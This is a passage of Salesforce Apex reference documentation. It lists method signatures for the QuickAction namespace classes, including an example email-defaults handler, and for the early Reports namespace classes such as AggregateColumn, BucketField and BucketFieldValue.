If the custom action invokes a Lightning component, returns the ID of the Lightning component bundle to which the component belongs.

getLightningComponentBundleName()
If the custom action invokes a Lightning component, returns the name of the Lightning component bundle to which the component belongs.

getLightningComponentQualifiedName()
If the custom action invokes a Lightning component, returns the fully qualified name of the Lightning component invoked by the custom action.

getMiniIconUrl()
Returns the 16x16 icon URL.

getName()
Returns the action name.

getShowQuickActionLcHeader()
Returns an indication of whether the Lightning component quick action header and footer are shown.

getShowQuickActionVfHeader()
Returns an indication of whether the Visualforce quick action header and footer should be shown.

getSourceSobjectType()
Returns the object type used for the action.

getTargetParentField()
Returns the parent object's type for the action.

getTargetRecordTypeId()
Returns the record type of the targeted record.

getTargetSobjectType()
Returns the action's target object type.

getType()
Returns a create or custom Visualforce action.

getVisualforcePageName()
If Visualforce is used, returns the name of the associated page for the action.

getVisualforcePageUrl()
Returns the URL of the Visualforce page associated with the action.

getWidth()
If a custom action is created, returns the width in pixels of the action pane.

`getActionEnumOrId()`

Returns the unique ID for the action. If the action doesn't have an ID, its API name is used.

Signature

```
public String getActionEnumOrId()
```

Return Value

Type: String

`getCanvasApplicationName()`

Returns the name of the Canvas application, if used.

Syntax

```
public String getCanvasApplicationName()
```

Return Value

Type: String

`getColors()`

Returns an array of color information. Each color is associated with a theme.

Signature

```
public List<Schema.DescribeColorResult> getColors()
```

Return Value

Type: List <Schema.DescribeColorResult>

`getContextSobjectType()`

Returns the object used for the action. Replaces `getsourceSobjectType()` in API version 30.0 and later.

Signature

```
public String getContextSobjectType()
```

Return Value

Type: String

`getDefaultValues()`

Returns the default values for a action.

Signature

```
public List<QuickAction.DescribeQuickActionDefaultValue> getDefaultValues()
```

Return Value

Type: List<QuickAction.DescribeQuickActionDefaultValue>

`getHeight()`

Returns the height in pixels of the action pane.

Signature

```
public Integer getHeight()
```

Return Value

Type: Integer

`getIconName()`

Returns the actions' icon name.

Signature

```
public String getIconName()
```

Return Value

Type: String

`getIconUrl()`

Returns the URL of the 32x32 icon used for the action.

Signature

```
public String getIconUrl()
```

Return Value

Type: String

`getIcons()`

Returns a list of `Schema.DescribeIconResult` objects that describe colors used in a tab.

Signature

```
public List<Schema.DescribeIconResult> getIcons()
```

Return Value

Type: List<Schema.DescribeIconResult>

`getLabel()`

Returns the action label.

Signature

```
public String getLabel()
```

Return Value

Type: String

`getLayout()`

Returns the layout sections that comprise an action.

Signature

```
public QuickAction.DescribeLayoutSection getLayout()
```

Return Value

Type: QuickAction.DescribeLayoutSection

`getLightningComponentBundleId()`

If the custom action invokes a Lightning component, returns the ID of the Lightning component bundle to which the component belongs.

Signature

```
public String getLightningComponentBundleId()
```

Return Value

Type: String

`getLightningComponentBundleName()`

If the custom action invokes a Lightning component, returns the name of the Lightning component bundle to which the component belongs.

Signature

```
public String getLightningComponentBundleName()
```

Return Value

Type: String

`getLightningComponentQualifiedName()`

If the custom action invokes a Lightning component, returns the fully qualified name of the Lightning component invoked by the custom action.

Signature

```
public String getLightningComponentQualifiedName()
```

Return Value

Type: String

`getMiniIconUrl()`

Returns the 16x16 icon URL.

Signature

```
public String getMiniIconUrl()
```

Return Value

Type: String

`getName()`

Returns the action name.

Signature

```
public String getName()
```

Return Value

Type: String

`getShowQuickActionLcHeader()`

Returns an indication of whether the Lightning component quick action header and footer are shown.

Signature

```
public Boolean getShowQuickActionLcHeader()
```

Return Value

Type: Boolean

If `false`, then both the header containing the quick action title and the footer containing the Save and Cancel buttons aren't displayed.

`getShowQuickActionVfHeader()`

Returns an indication of whether the Visualforce quick action header and footer should be shown.

Signature

```
public Boolean getShowQuickActionVfHeader()
```

Return Value

Type: Boolean

If `false`, then both the header containing the quick action title and the footer containing the Save and Cancel buttons aren't displayed.

`getSourceSobjectType()`

Returns the object type used for the action.

Signature

```
public String getSourceSobjectType()
```

Return Value

Type: String

`getTargetParentField()`

Returns the parent object's type for the action.

Signature

```
public String getTargetParentField()
```

Return Value

Type: String

`getTargetRecordTypeId()`

Returns the record type of the targeted record.

Signature

```
public String getTargetRecordTypeId()
```

Return Value

Type: String

`getTargetSobjectType()`

Returns the action's target object type.

Signature

```
public String getTargetSobjectType()
```

Return Value

Type: String

`getType()`

Returns a create or custom Visualforce action.

Signature

```
public String getType()
```

Return Value

Type: String

`getVisualforcePageName()`

If Visualforce is used, returns the name of the associated page for the action.

Signature

```
public String getVisualforcePageName()
```

Return Value

Type: String

`getVisualforcePageUrl()`

Returns the URL of the Visualforce page associated with the action.

Signature

```
public String getVisualforcePageUrl()
```

Return Value

Type: String

`getWidth()`

If a custom action is created, returns the width in pixels of the action pane.

Signature

```
public Integer getWidth()
```

Return Value

Type: Integer

QuickActionDefaults Class

Represents an abstract Apex class that provides the context for running the standard Email Action on Case Feed and the container of the Email Message fields for the action payload. You can override the target fields before the standard Email Action is rendered.

Namespace

QuickAction

Usage

Note: You cannot extend this abstract class. You can use the getter methods when using it in the context of QuickAction.QuickActionDefaultsHandler. Salesforce provides a class that extends this class (See QuickAction.SendEmailQuickActionDefaults.)

IN THIS SECTION:

QuickActionDefaults Methods

QuickActionDefaults Methods

The following are methods for `QuickActionDefaults`.

IN THIS SECTION:

getActionName()
Returns the name of the standard Email Action on Case Feed (Case.Email).

getActionType()
Returns the type of the standard Email Action on Case Feed (Email).

getContextId()
The ID of the context related to the standard Email Action on Case Feed (Case ID).

getTargetSObject()
The target object of the standard Email Action on Case Feed (EmailMessage).

`getActionName()`

Returns the name of the standard Email Action on Case Feed (Case.Email).

Signature

```
public String getActionName()
```

Return Value

Type: String

`getActionType()`

Returns the type of the standard Email Action on Case Feed (Email).

Signature

```
public String getActionType()
```

Return Value

Type: String

`getContextId()`

The ID of the context related to the standard Email Action on Case Feed (Case ID).

Signature

```
public Id getContextId()
```

Return Value

Type: Id

`getTargetSObject()`

The target object of the standard Email Action on Case Feed (EmailMessage).

Signature

```
public SObject getTargetSObject()
```

Return Value

Type: SObject

QuickActionDefaultsHandler Interface

The `QuickAction.QuickActionDefaultsHandler` interface lets you specify the default values for the standard Email Action on Case Feed. You can use this interface to specify the From address, CC address, BCC address, subject, and email body for the Email Action in Case Feed. You can use the interface to pre-populate these fields based on the context where the action is displayed, such as the case origin (for example, country) and subject.

Namespace

QuickAction

Usage

To specify default values for the standard Email Action on Case Feed, create a class that implements `QuickAction.QuickActionDefaultsHandler`.

When you implement this interface, provide an empty parameterless constructor.

IN THIS SECTION:

QuickActionDefaultsHandler Methods

QuickActionDefaultsHandler Example Implementation

QuickActionDefaultsHandler Methods

The following are methods for `QuickActionDefaultsHandler`.

IN THIS SECTION:

onInitDefaults(actionDefaults)

Implement this method to provide default values for the standard Email Action in Case Feed.

`onInitDefaults(actionDefaults)`

Implement this method to provide default values for the standard Email Action in Case Feed.

Signature

```
public void onInitDefaults(QuickAction.QuickActionDefaults[] actionDefaults)
```

Parameters

`actionDefaults`

Type: QuickAction.QuickActionDefaults[]

This array contains only one item of type `QuickAction.SendEmailQuickActionDefaults`.

Return Value

Type: void

QuickActionDefaultsHandler Example Implementation

This is an example implementation of the `QuickAction.QuickActionDefaultsHandler` interface.

In this example, the onInitDefaults method checks whether the element passed in the array is for the standard Email Action on Case Feed. Then, it performs a query to retrieve the case that corresponds to the context ID. Next, it sets the value of the BCC address of the corresponding email message to a default value. The default value is based on the case reason. Finally, it sets the default values of the email template properties. The onInitDefaults method determines the default values based on two criteria: first, whether a reply action

on an email message initiated the call to the method, and second, whether any previous emails attached to the case are associated with the call.

```
global class EmailPublisherLoader implements QuickAction.QuickActionDefaultsHandler {
    // Empty constructor
    global EmailPublisherLoader() {
    }

    // The main interface method
    global void onInitDefaults(QuickAction.QuickActionDefaults[] defaults) {
        QuickAction.SendEmailQuickActionDefaults sendEmailDefaults = null;

        // Check if the quick action is the standard Case Feed send email action
        for (Integer j = 0; j < defaults.size(); j++) {
            if (defaults.get(j) instanceof QuickAction.SendEmailQuickActionDefaults &&
               defaults.get(j).getTargetSObject().getSObjectType() ==
                   EmailMessage.sObjectType &&
               defaults.get(j).getActionName().equals('Case.Email') &&
               defaults.get(j).getActionType().equals('Email')) {
                   sendEmailDefaults =
                       (QuickAction.SendEmailQuickActionDefaults)defaults.get(j);
                   break;
            }
        }

        if (sendEmailDefaults != null) {
            Case c = [SELECT Status, Reason FROM Case
                      WHERE Id=:sendEmailDefaults.getContextId()];

          EmailMessage emailMessage = (EmailMessage)sendEmailDefaults.getTargetSObject();

            // Set bcc address to make sure each email goes for audit
            emailMessage.BccAddress = getBccAddress(c.Reason);

            /*
            Set Template related fields
            When the In Reply To Id field is null we know the interface
            is called on page load. Here we check if
            there are any previous emails attached to the case and load
            the 'New_Case_Created' or 'Automatic_Response' template.
            When the In Reply To Id field is not null we know that
            the interface is called on click of reply/reply all
            of an email and we load the 'Default_reply_template' template
            */
            if (sendEmailDefaults.getInReplyToId() == null) {
                Integer emailCount = [SELECT count() FROM EmailMessage
                                      WHERE ParentId=:sendEmailDefaults.getContextId()];
                if (emailCount!= null && emailCount > 0) {
                    sendEmailDefaults.setTemplateId(
                        getTemplateIdHelper('Automatic_Response'));
                } else {
                    sendEmailDefaults.setTemplateId(
                        getTemplateIdHelper('New_Case_Created'));
                }
```

```
                sendEmailDefaults.setInsertTemplateBody(false);
                sendEmailDefaults.setIgnoreTemplateSubject(false);
            } else {
                sendEmailDefaults.setTemplateId(
                    getTemplateIdHelper('Default_reply_template'));
                sendEmailDefaults.setInsertTemplateBody(false);
                sendEmailDefaults.setIgnoreTemplateSubject(true);
            }
        }
    }

    private Id getTemplateIdHelper(String templateApiName) {
        Id templateId = null;
        try {
            templateId = [select id, name from EmailTemplate
                          where developername = : templateApiName].id;
        } catch (Exception e) {
            system.debug('Unble to locate EmailTemplate using name: ' +
                templateApiName + ' refer to Setup | Communications Templates '
                    + templateApiName);
        }
        return templateId;
    }
private String getBccAddress(String reason) {
        if (reason != null && reason.equals('Technical'))
            { return 'support_technical@mycompany.com'; }
        else if (reason != null && reason.equals('Billing'))
            { return 'support_billing@mycompany.com'; }
        else { return 'support@mycompany.com'; }
    }

}
```

QuickActionRequest Class

Use the `QuickAction.QuickActionRequest` class for providing action information for quick actions to be performed by `QuickAction` class methods. Action information includes the action name, context record ID, and record.

Namespace

QuickAction

Usage

For Apex saved using Salesforce API version 28.0, a parent ID is associated with the QuickActionRequest instead of the context ID.

The constructor of this class takes no arguments:

```
QuickAction.QuickActionRequest qar = new QuickAction.QuickActionRequest();
```

Example

In this sample, a new quick action is created to create a contact and assign a record to it.

```
QuickAction.QuickActionRequest req = new QuickAction.QuickActionRequest();
// Some quick action name
req.quickActionName = Schema.Account.QuickAction.AccountCreateContact;

// Define a record for the quick action to create
Contact c = new Contact();
c.lastname = 'last name';
req.record = c;

// Provide the context ID (or parent ID). In this case, it is an Account record.
req.contextid = '001xx000003DGcO';

QuickAction.QuickActionResult res = QuickAction.performQuickAction(req);
```

IN THIS SECTION:

QuickActionRequest Constructors

QuickActionRequest Methods

SEE ALSO:

QuickAction Class

QuickActionRequest Constructors

The following are constructors for `QuickActionRequest`.

IN THIS SECTION:

QuickActionRequest()
Creates a new instance of the `QuickAction.QuickActionRequest` class.

`QuickActionRequest()`

Creates a new instance of the `QuickAction.QuickActionRequest` class.

Signature

```
public QuickActionRequest()
```

QuickActionRequest Methods

The following are methods for `QuickActionRequest`. All are instance methods.

IN THIS SECTION:

getContextId()
Returns this QuickAction's context record ID.

getQuickActionName()
Returns this QuickAction's name.

getRecord()
Returns the QuickAction's associated record.

setContextId(contextId)
Sets this QuickAction's context ID. Returned by `getContextId`.

setQuickActionName(name)
Sets this QuickAction's name. Returned by `getQuickActionName`.

setRecord(record)
Sets a record for this QuickAction. Returned by `getRecord`.

`getContextId()`

Returns this QuickAction's context record ID.

Signature

```
public Id getContextId()
```

Return Value

Type: ID

`getQuickActionName()`

Returns this QuickAction's name.

Signature

```
public String getQuickActionName()
```

Return Value

Type: String

`getRecord()`

Returns the QuickAction's associated record.

Signature

```
public SObject getRecord()
```

Return Value

Type: sObject

`setContextId(contextId)`

Sets this QuickAction's context ID. Returned by `getContextId`.

Signature

```
public Void setContextId(Id contextId)
```

Parameters

`contextId`
Type: ID

Return Value

Type: Void

Usage

For Apex saved using SalesforceAPI version 28.0, sets this QuickAction's parent ID and is returned by `getParentId`.

`setQuickActionName(name)`

Sets this QuickAction's name. Returned by `getQuickActionName`.

Signature

```
public Void setQuickActionName(String name)
```

Parameters

`name`
Type: String

Return Value

Type: Void

`setRecord(record)`

Sets a record for this QuickAction. Returned by `getRecord`.

Signature

```
public Void setRecord(SObject record)
```

Parameters

record
Type: sObject

Return Value

Type: Void

QuickActionResult Class

After you initiate a quick action with the `QuickAction` class, use the `QuickActionResult` class for processing action results.

Namespace

QuickAction

SEE ALSO:

QuickAction Class

QuickActionResult Methods

The following are methods for `QuickActionResult`. All are instance methods.

IN THIS SECTION:

getErrors()
If an error occurs, an array of one or more database error objects, along with error codes and descriptions, is returned.

getIds()
The IDs of the QuickActions being processed.

getSuccessMessage()
Returns the success message associated with the quick action.

isCreated()
Returns `true` if the action is created; otherwise, `false`.

isSuccess()
Returns `true` if the action completes successfully; otherwise, `false`.

`getErrors()`

If an error occurs, an array of one or more database error objects, along with error codes and descriptions, is returned.

Signature

```
public List<Database.Error> getErrors()
```

Return Value

Type: List<Database.Error>

`getIds()`

The IDs of the QuickActions being processed.

Signature

```
public List<Id> getIds()
```

Return Value

Type: List<Id>

`getSuccessMessage()`

Returns the success message associated with the quick action.

Signature

```
public String getSuccessMessage()
```

Return Value

Type: String

`isCreated()`

Returns `true` if the action is created; otherwise, `false`.

Signature

```
public Boolean isCreated()
```

Return Value

Type: Boolean

`isSuccess()`

Returns `true` if the action completes successfully; otherwise, `false`.

Signature

```
public Boolean isSuccess()
```

Return Value

Type: Boolean

SendEmailQuickActionDefaults Class

Represents an Apex class that provides: the From address list; the original email's email message ID, provided that the reply action was invoked on the email message feed item; and methods to specify related settings on templates. You can override these fields before the standard Email Action is rendered.

Namespace

QuickAction

Usage

Note: You cannot instantiate this class. One can use the getters/setters when using it in the context of `QuickAction.QuickActionDefaultsHandler`.

IN THIS SECTION:

SendEmailQuickActionDefaults Methods

SendEmailQuickActionDefaults Methods

The following are methods for `SendEmailQuickActionDefaults`.

IN THIS SECTION:

getFromAddressList()
Returns a list of email addresses that are available in the From: address drop-down menu for the standard Email Action.

getInReplyToId()
Returns the email message ID of the email to which the reply/reply all action has been invoked.

setIgnoreTemplateSubject(useOriginalSubject)
Specifies whether the template subject should be ignored (true), thus using the original subject, or whether the template subject should replace the original subject (false).

setInsertTemplateBody(keepOriginalBodyContent)
Specifies whether the template body should be inserted above the original body content (true) or whether it should replace the entire content with the template body (false).

setTemplateId(templateId)
Sets the email template ID to load into the email body.

`getFromAddressList()`

Returns a list of email addresses that are available in the From: address drop-down menu for the standard Email Action.

Signature

```
public List<String> getFromAddressList()
```

Return Value

Type: List<String>

`getInReplyToId()`

Returns the email message ID of the email to which the reply/reply all action has been invoked.

Signature

```
public Id getInReplyToId()
```

Return Value

Type: Id

`setIgnoreTemplateSubject(useOriginalSubject)`

Specifies whether the template subject should be ignored (true), thus using the original subject, or whether the template subject should replace the original subject (false).

Signature

```
public void setIgnoreTemplateSubject(Boolean useOriginalSubject)
```

Parameters

useOriginalSubject
Type: Boolean

Return Value

Type: void

`setInsertTemplateBody(keepOriginalBodyContent)`

Specifies whether the template body should be inserted above the original body content (true) or whether it should replace the entire content with the template body (false).

Signature

```
public void setInsertTemplateBody(Boolean keepOriginalBodyContent)
```

Parameters

keepOriginalBodyContent
Type: Boolean

Return Value

Type: void

`setTemplateId(templateId)`

Sets the email template ID to load into the email body.

Signature

```
public void setTemplateId(Id templateId)
```

Parameters

`templateId`
Type: Id

The template ID.

Return Value

Type: void

Reports Namespace

The `Reports` namespace provides classes for accessing the same data as is available in the Salesforce Reports and Dashboards REST API.

The following are the classes in the `Reports` namespace.

IN THIS SECTION:

AggregateColumn Class
Contains methods for describing summary fields such as Record Count, Sum, Average, Max, Min, and custom summary formulas. Includes name, label, data type, and grouping context.

BucketField Class
Contains methods and constructors to work with information about a bucket field, including bucket type, name, and bucketed values.

BucketFieldValue Class
Contains information about the report values included in a bucket field.

BucketType Enum
The types of values included in a bucket.

ColumnDataType Enum
The `Reports.ColumnDataType` enum describes the type of data in a column. It is returned by the `getDataType` method.

ColumnSortOrder Enum
The `Reports.ColumnSortOrder` enum describes the order that the grouping column uses to sort data.

CrossFilter Class
Contains methods and constructors used to work with information about a cross filter.

CsfGroupType Enum
The group level at which the custom summary format aggregate is displayed in a report.

DateGranularity Enum

The `Reports.DateGranularity` enum describes the date interval that is used for grouping.

DetailColumn Class

Contains methods for describing fields that contain detailed data. Detailed data fields are also listed in the report metadata.

Dimension Class

Contains information for each row or column grouping.

EvaluatedCondition Class

Contains the individual components of an evaluated condition for a report notification, such as the aggregate name and label, the operator, and the value that the aggregate is compared to.

EvaluatedConditionOperator Enum

The `Reports.EvaluatedConditionOperator` enum describes the type of operator used to compare an aggregate to a value. It is returned by the `getOperator` method.

FilterOperator Class

Contains information about a filter operator, such as display name and API name.

FilterValue Class

Contains information about a filter value, such as the display name and API name.

FormulaType Enum

The format of the numbers in a custom summary formula.

GroupingColumn Class

Contains methods for describing fields that are used for column grouping.

GroupingInfo Class

Contains methods for describing fields that are used for grouping.

GroupingValue Class

Contains grouping values for a row or column, including the key, label, and value.

NotificationAction Interface

Implement this interface to trigger a custom Apex class when the conditions for a report notification are met.

NotificationActionContext Class

Contains information about the report instance and condition threshold for a report notification.

ReportCsf Class

Contains methods and constructors for working with information about a custom summary formula (CSF).

ReportCurrency Class

Contains information about a currency value, including the amount and currency code.

ReportDataCell Class

Contains the data for a cell in the report, including the display label and value.

ReportDescribeResult Class

Contains report, report type, and extended metadata for a tabular, summary, or matrix report.

ReportDetailRow Class

Contains data cells for a detail row of a report.

ReportDivisionInfo Class

Contains information about the divisions that can be used to filter a report.

ReportExtendedMetadata Class

Contains report extended metadata for a tabular, summary, or matrix report.

ReportFact Class

Contains the fact map for the report, which represents the report's data values.

ReportFactWithDetails Class

Contains the detailed fact map for the report, which represents the report's data values.

ReportFactWithSummaries Class

Contains the fact map for the report, which represents the report's data values, and includes summarized fields.

ReportFilter Class

Contains information about a report filter, including column, operator, and value.

ReportFormat Enum

Contains the possible report format types.

ReportInstance Class

Returns an instance of a report that was run asynchronously. Retrieves the results for that instance.

ReportManager Class

Runs a report synchronously or asynchronously and with or without details.

ReportMetadata Class

Contains report metadata for a tabular, summary, or matrix report.

ReportResults Class

Contains the results of running a report.

ReportScopeInfo Class

Contains information about possible scope values that you can choose. Scope values depend on the report type. For example, you can set the scope for opportunity reports to `All opportunities`, `My team's opportunities`, or `My opportunities`.

ReportScopeValue Class

Contains information about a possible scope value. Scope values depend on the report type. For example, you can set the scope for opportunity reports to `All opportunities`, `My team's opportunities`, or `My opportunities`.

ReportType Class

Contains the unique API name and display name for the report type.

ReportTypeColumn Class

Contains detailed report type metadata about a field, including data type, display name, and filter values.

ReportTypeColumnCategory Class

Information about categories of fields in a report type.

ReportTypeMetadata Class

Contains report type metadata, which gives you information about the fields that are available in each section of the report type, plus filter information for those fields.

SortColumn Class

Contains information about the sort column used in the report.

StandardDateFilter Class

Contains information about standard date filter available in the report—for example, the API name, start date, and end date of the standard date filter duration as well as the API name of the date field on which the filter is placed.

StandardDateFilterDuration Class

Contains information about each standard date filter—also referred to as a relative date filter. It contains the API name and display label of the standard date filter duration as well as the start and end dates.

StandardDateFilterDurationGroup Class

Contains information about the standard date filter groupings, such as the grouping display label and all standard date filters that fall under the grouping. Groupings include `Calendar Year`, `Calendar Quarter`, `Calendar Month`, `Calendar Week`, `Fiscal Year`, `Fiscal Quarter`, `Day`, and custom values based on user-defined date ranges.

StandardFilter Class

Contains information about the standard filter defined in the report, such as the filter field API name and filter value.

StandardFilterInfo Class

Is an abstract base class for an object that provides standard filter information.

StandardFilterInfoPicklist Class

Contains information about the standard filter picklist, such as the display name and type of the filter field, the default picklist value, and a list of all possible picklist values.

StandardFilterType Enum

The `StandardFilterType` enum describes the type of standard filters in a report. The `getType()` method returns a `Reports.StandardFilterType` enum value.

SummaryValue Class

Contains summary data for a cell of the report.

ThresholdInformation Class

Contains a list of evaluated conditions for a report notification.

TopRows Class

Contains methods and constructors for working with information about a row limit filter.

Reports Exceptions

The `Reports` namespace contains exception classes.

AggregateColumn Class

Contains methods for describing summary fields such as Record Count, Sum, Average, Max, Min, and custom summary formulas. Includes name, label, data type, and grouping context.

Namespace

Reports

AggregateColumn Methods

The following are methods for `AggregateColumn`. All are instance methods.

IN THIS SECTION:

getName()

Returns the unique API name of the summary field.

getLabel()
Returns the localized display name for the summarized or custom summary formula field.

getDataType()
Returns the data type of the summarized or custom summary formula field.

getAcrossGroupingContext()
Returns the column grouping in the report where the summary field is displayed.

getDownGroupingContext()
Returns the row grouping in the report where the summary field is displayed.

`getName()`

Returns the unique API name of the summary field.

Syntax

```
public String getName()
```

Return Value

Type: String

`getLabel()`

Returns the localized display name for the summarized or custom summary formula field.

Syntax

```
public String getLabel()
```

Return Value

Type: String

`getDataType()`

Returns the data type of the summarized or custom summary formula field.

Syntax

```
public Reports.ColumnDataType getDataType()
```

Return Value

Type: Reports.ColumnDataType

`getAcrossGroupingContext()`

Returns the column grouping in the report where the summary field is displayed.

Syntax

```
public String getAcrossGroupingContext()
```

Return Value

Type: String

`getDownGroupingContext()`

Returns the row grouping in the report where the summary field is displayed.

Syntax

```
public String getDownGroupingContext()
```

Return Value

Type: String

BucketField Class

Contains methods and constructors to work with information about a bucket field, including bucket type, name, and bucketed values.

Namespace

Reports

IN THIS SECTION:

BucketField Constructors

BucketField Methods

BucketField Constructors

The following are constructors for `BucketField`.

IN THIS SECTION:

BucketField(bucketType, devloperName, label, nullTreatedAsZero, otherBucketLabel, sourceColumnName, values)
Creates an instance of the `Reports.BucketField` class using the specified parameters.

BucketField()
Creates an instance of the `Reports.BucketField` class. You can then set values by using the class's `set` methods.

`BucketField(bucketType, devloperName, label, nullTreatedAsZero, otherBucketLabel, sourceColumnName, values)`

Creates an instance of the `Reports.BucketField` class using the specified parameters.

Signature

```
public BucketField(Reports.BucketType bucketType, String devloperName, String label,
Boolean nullTreatedAsZero, String otherBucketLabel, String sourceColumnName,
List<Reports.BucketFieldValue> values)
```

Parameters

bucketType
Type: Reports.BucketType

The type of bucket.

devloperName
Type: String

API name of the bucket.

label
Type: String

User-facing name of the bucket.

nullTreatedAsZero
Type: Boolean

Specifies whether null values are converted to zero (`true`) or not (`false`).

otherBucketLabel
Type: String

Name of the fields grouped as `Other` (in buckets of `BucketType PICKLIST`).

sourceColumnName
Type: String

Name of the bucketed field.

values
Type: List<Reports.BucketType>

Types of the values included in the bucket.

`BucketField()`

Creates an instance of the `Reports.BucketField` class. You can then set values by using the class's `set` methods.

Signature

```
public BucketField()
```

BucketField Methods

The following are methods for `BucketField`.

IN THIS SECTION:

getBucketType()
Returns the bucket type.

getDevloperName()
Returns the bucket's API name.

getLabel()
Returns the user-facing name of the bucket.

getNullTreatedAsZero()
Returns `true` if null values are converted to the number zero, otherwise returns `false`.

getOtherBucketLabel()
Returns the name of fields grouped as `Other` in buckets of type `PICKLIST`.

getSourceColumnName()
Returns the API name of the bucketed field.

getValues()
Returns the report values grouped by the bucket field.

setBucketType(value)
Sets the `BucketType` of the bucket.

setBucketType(bucketType)
Sets the `BucketType` of the bucket.

setDevloperName(devloperName)
Sets the API name of the bucket.

setLabel(label)
Sets the user-facing name of the bucket.

setNullTreatedAsZero(nullTreatedAsZero)
Specifies whether null values in the bucket are converted to zero (`true`) or not (`false`).

setOtherBucketLabel(otherBucketLabel)
Sets the name of the fields grouped as `Other` (in buckets of `BucketType` `PICKLIST`).

setSourceColumnName(sourceColumnName)
Specifies the name of the bucketed field.

setValues(values)
Specifies which type of values are included in the bucket.

toString()
Returns a string.

`getBucketType()`

Returns the bucket type.

Signature

```
public Reports.BucketType getBucketType()
```

Return Value

Type: Reports.BucketType

`getDevloperName()`

Returns the bucket's API name.

Signature

```
public String getDevloperName()
```

Return Value

Type: String

`getLabel()`

Returns the user-facing name of the bucket.

Signature

```
public String getLabel()
```

Return Value

Type: String

`getNullTreatedAsZero()`

Returns `true` if null values are converted to the number zero, otherwise returns `false`.

Signature

```
public Boolean getNullTreatedAsZero()
```

Return Value

Type: Boolean

`getOtherBucketLabel()`

Returns the name of fields grouped as `Other` in buckets of type `PICKLIST`.

Signature

```
public String getOtherBucketLabel()
```

Return Value

Type: String

`getSourceColumnName()`

Returns the API name of the bucketed field.

Signature

```
public String getSourceColumnName()
```

Return Value

Type: String

`getValues()`

Returns the report values grouped by the bucket field.

Signature

```
public List<Reports.BucketFieldValue> getValues()
```

Return Value

Type: List on page 2352<Reports.BucketFieldValue>

`setBucketType(value)`

Sets the `BucketType` of the bucket.

Signature

```
public void setBucketType(String value)
```

Parameters

`value`
Type: String

See the Reports.BucketType enum for valid values.

Return Value

Type: void

`setBucketType(bucketType)`

Sets the `BucketType` of the bucket.

Signature

```
public void setBucketType(Reports.BucketType bucketType)
```

Parameters

`bucketType`
Type: Reports.BucketType

Return Value

Type: void

`setDevloperName(devloperName)`

Sets the API name of the bucket.

Signature

```
public void setDevloperName(String devloperName)
```

Parameters

devloperName
Type: String

The API name to assign to the bucket.

Return Value

Type: void

`setLabel(label)`

Sets the user-facing name of the bucket.

Signature

```
public void setLabel(String label)
```

Parameters

label
Type: String

Return Value

Type: void

`setNullTreatedAsZero(nullTreatedAsZero)`

Specifies whether null values in the bucket are converted to zero (`true`) or not (`false`).

Signature

```
public void setNullTreatedAsZero(Boolean nullTreatedAsZero)
```

Parameters

nullTreatedAsZero
Type: Boolean

Return Value

Type: void

`setOtherBucketLabel(otherBucketLabel)`

Sets the name of the fields grouped as `Other` (in buckets of `BucketType PICKLIST`).

Signature

```
public void setOtherBucketLabel(String otherBucketLabel)
```

Parameters

`otherBucketLabel`
Type: String

Return Value

Type: void

`setSourceColumnName(sourceColumnName)`

Specifies the name of the bucketed field.

Signature

```
public void setSourceColumnName(String sourceColumnName)
```

Parameters

`sourceColumnName`
Type: String

Return Value

Type: void

`setValues(values)`

Specifies which type of values are included in the bucket.

Signature

```
public void setValues(List<Reports.BucketFieldValue> values)
```

Parameters

`values`
Type: List on page 2352<Reports.BucketFieldValue>

Return Value

Type: void

`toString()`

Returns a string.

Signature

```
public String toString()
```

Return Value

Type: String

BucketFieldValue Class

Contains information about the report values included in a bucket field.

Namespace

Reports

IN THIS SECTION:

BucketFieldValue Constructors

BucketFieldValue Methods

BucketFieldValue Constructors

The following are constructors for `BucketFieldValue`.

IN THIS SECTION:

BucketFieldValue(label, sourceDimensionValues, rangeUpperBound)

Creates an instance of the `Reports.BucketFieldValue` class using the specified parameters.

BucketFieldValue()

Creates an instance of the `Reports.BucketFieldValue` class. You can then set values by using the class's `set` methods.

`BucketFieldValue(label, sourceDimensionValues, rangeUpperBound)`

Creates an instance of the `Reports.BucketFieldValue` class using the specified parameters.

Signature

```
public BucketFieldValue(String label, List<String> sourceDimensionValues, Double
rangeUpperBound)
```

Parameters

label
Type: String

The user-facing name of the bucket.

sourceDimensionValues
Type: List on page 2352<String>

A list of the values from the source field included in this bucket category (in buckets of type `PICKLIST` and buckets of type `TEXT`).

rangeUpperBound
Type: Double

The greatest range limit under which values are included in this bucket category (in buckets of type `NUMBER`).

`BucketFieldValue()`

Creates an instance of the `Reports.BucketFieldValue` class. You can then set values by using the class's `set` methods.

Signature

```
public BucketFieldValue()
```

BucketFieldValue Methods

The following are methods for `BucketFieldValue`.

IN THIS SECTION:

getLabel()
Returns the user-facing name of the bucket category.

getRangeUpperBound()
Returns the greatest range limit under which values are included in this bucket category (in buckets of type `NUMBER`).

getSourceDimensionValues()
Returns a list of the values from the source field included in this bucket category (in buckets of type `PICKLIST` and buckets of type `TEXT`).

setLabel(label)
Set the user-facing name of the bucket category.

setRangeUpperBound(rangeUpperBound)
Sets the greatest limit of a range under which values are included in this bucket category (in buckets of type `NUMBER`).

setSourceDimensionValues(sourceDimensionValues)
Specifies the values from the source field included in this bucket category (in buckets of type `PICKLIST` and buckets of type `TEXT`).

toString()
Returns a string.

`getLabel()`

Returns the user-facing name of the bucket category.

Signature

```
public String getLabel()
```

Return Value

Type: String

`getRangeUpperBound()`

Returns the greatest range limit under which values are included in this bucket category (in buckets of type `NUMBER`).

Signature

```
public Double getRangeUpperBound()
```

Return Value

Type: Double

`getSourceDimensionValues()`

Returns a list of the values from the source field included in this bucket category (in buckets of type `PICKLIST` and buckets of type `TEXT`).

Signature

```
public List<String> getSourceDimensionValues()
```

Return Value

Type: List<String>

`setLabel(label)`

Set the user-facing name of the bucket category.

Signature

```
public void setLabel(String label)
```

Parameters

`label`
Type: String

Return Value

Type: void

`setRangeUpperBound(rangeUpperBound)`

Sets the greatest limit of a range under which values are included in this bucket category (in buckets of type `NUMBER`).

Signature

```
public void setRangeUpperBound(Double rangeUpperBound)
```

Parameters

`rangeUpperBound`
Type: Double

Return Value

Type: void

`setSourceDimensionValues(sourceDimensionValues)`

Specifies the values from the source field included in this bucket category (in buckets of type `PICKLIST` and buckets of type `TEXT`).

Signature

```
public void setSourceDimensionValues(List<String> sourceDimensionValues)
```

Parameters

`sourceDimensionValues`
Type: List<String>

Return Value

Type: void

`toString()`

Returns a string.

Signature

```
public String toString()
```

Return Value

Type: String

BucketType Enum

The types of values included in a bucket.

Enum Values

The following are the values of the `Reports.BucketType` enum.

Value	Description
`NUMBER`	Numeric values
`PICKLIST`	Picklist values
`TEXT`	String values

ColumnDataType Enum

